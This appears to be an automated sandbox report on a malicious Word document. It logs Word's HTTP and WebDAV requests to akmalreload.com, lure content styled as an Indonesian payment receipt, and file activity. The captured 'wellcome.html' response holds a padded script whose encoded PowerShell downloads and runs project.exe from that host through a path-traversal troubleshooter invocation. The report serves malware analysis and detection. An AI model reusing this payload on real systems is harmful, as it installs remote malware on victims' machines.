2022-07-21 12:27:33 UTC	8	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n\n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:33 UTC	8	IN	Data Raw: 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:33 UTC	8	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49177	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:35 UTC	8	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:35 UTC	9	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 21 Jul 2022 12:27:35 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close location: https://akmalreload.com/struk/ dn-request-id: 43b7abe98c800f5f08f82d992b47a481 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=rC6fl9lEW7Wt8dQZwjcS5vnWLr%2Fqht1hAUrtKuBCA8W1%2B08U9ln%2B20Saic5513PPmamsFGFRBKF5GV6e12Iql56mGp4PbEdXN4%2FASaHiGlp5%2FJMKiLk%2BLBmuNEGrWgIR2wQ%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee796b5a7583-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:35 UTC	10	IN	Data Raw: 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 2f 73 74 72 75 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: ee<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>
2022-07-21 12:27:35 UTC	10	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:36 UTC	10	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:36 UTC	10	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 5a29f55c090fcb04e91191251d288330 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=yl9WMIwi0HGEInOc0ZKbSf7yjQDnpFy5bcP5tevX6A2%2B0Z1cgnN7f2iwHfqmnOUKuJexMYRkXNu0TzTNjPKENL9xjtnHG1vrMVfBWIjkAKKbRqk3RnbsrVfBtw%2B7w12HRA8%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee7f586206d9-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:36 UTC	11	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:36 UTC	11	IN	Data Raw: 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: ni sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:36 UTC	11	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49179	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:37 UTC	11	OUT	GET /struk/wellcome.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:27:37 UTC	12	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:37 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 0fc3696f9ea71b9717a1db4a637715c6 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:37 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=DQXeOp%2F20TgCYi3MsRVhMsq0eD0AxJBLWv8SWXPfUJiSJIJ35i3kSxMVmwdlDjhuwl%2BBt8OYnZXHsS9LLf4XjjFLq3LLlGQAd9LnK7urm8m91T7jcUZFQR%2FEwRMnUkrD1lc%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee848e1e7199-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:37 UTC	13	IN	Data Raw: 31 63 36 62 0d 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 62 6f 64 79 3e 0a 3c 73 63 72 69 70 74 3e 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f Data Ascii: 1c6b<!doctype html><html lang="en"><body><script>//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TY HNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLO
2022-07-21 12:27:37 UTC	13	IN	Data Raw: 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e Data Ascii: FKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNF P04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432H NRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHN

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:37 UTC	14	IN	Data Raw: 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 Data Ascii: JSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNF
2022-07-21 12:27:37 UTC	16	IN	Data Raw: 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 Data Ascii: -98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBS
2022-07-21 12:27:37 UTC	17	IN	Data Raw: 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 Data Ascii: 3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADF
2022-07-21 12:27:37 UTC	18	IN	Data Raw: 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 Data Ascii: dkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432
2022-07-21 12:27:37 UTC	20	IN	Data Raw: 4f 69 38 76 59 57 74 74 59 57 78 79 5a 57 78 76 59 57 51 75 59 32 39 74 4c 33 4e 30 63 6e 56 72 4c 33 42 79 62 32 70 6c 59 33 51 75 5a 58 68 6c 49 69 77 69 51 7a 70 63 64 47 56 74 63 46 78 77 63 6d 39 71 5a 57 4e 30 4c 6d 56 34 5a 53 49 70 43 6c 4e 30 59 58 4a 30 4c 56 42 79 62 32 4e 6c 63 33 4d 67 4b 43 4a 44 4f 6c 78 30 5a 57 31 77 58 48 42 79 62 32 70 6c 59 33 51 75 5a 58 68 6c 49 69 6b 3d 27 2b 5b 63 68 61 72 5d 33 34 2b 27 29 29 27 29 29 29 29 69 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 57 69 6e 64 6f 77 73 2f 53 79 73 74 65 6d 33 32 2f 6d 70 73 69 67 73 74 75 62 2e 65 78 65 20 49 54 5f 41 75 74 6f 54 72 6f 75 62 6c 65 73 68 6f 6f 74 3d 74 73 5f 41 55 54 4f 5c 22 Data Ascii: Oi8vYWttYWxyZWxvYWQuY29tL3N0cnVrL3Byb2plY3QuZXhlIiwiQzpcdGVtcFxwcm9qZWN0LmV4ZSIpCln0YXJ0LVByb2Nlc3MgKCJDOlx0ZW1wXHByb2plY3QuZXhlIik='+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"
2022-07-21 12:27:37 UTC	20	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49180	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:38 UTC	20	OUT	HEAD /struk/wellcome.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:38 UTC	20	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:38 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 9701af36bd3993b7fa708f0614537611 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:37 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=YWCfjbm%2B2wOQomgGfmOazDMeGrf9TYePTWc%2Br9qVnEfqV8qjn%2Fl2a0A%2BiS%2Fpr8C44pyty8scxZchcU0wVvw59Im%2FYhsl%2Fdq9xElcG3jCZ2ob9B9bSDX%2BEEZe3rfwlYlYTjE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee8b2d5471a5-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: 2564, Parent PID: 576

General

Target ID:	0
Start time:	14:26:19
Start date:	21/07/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f1c0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
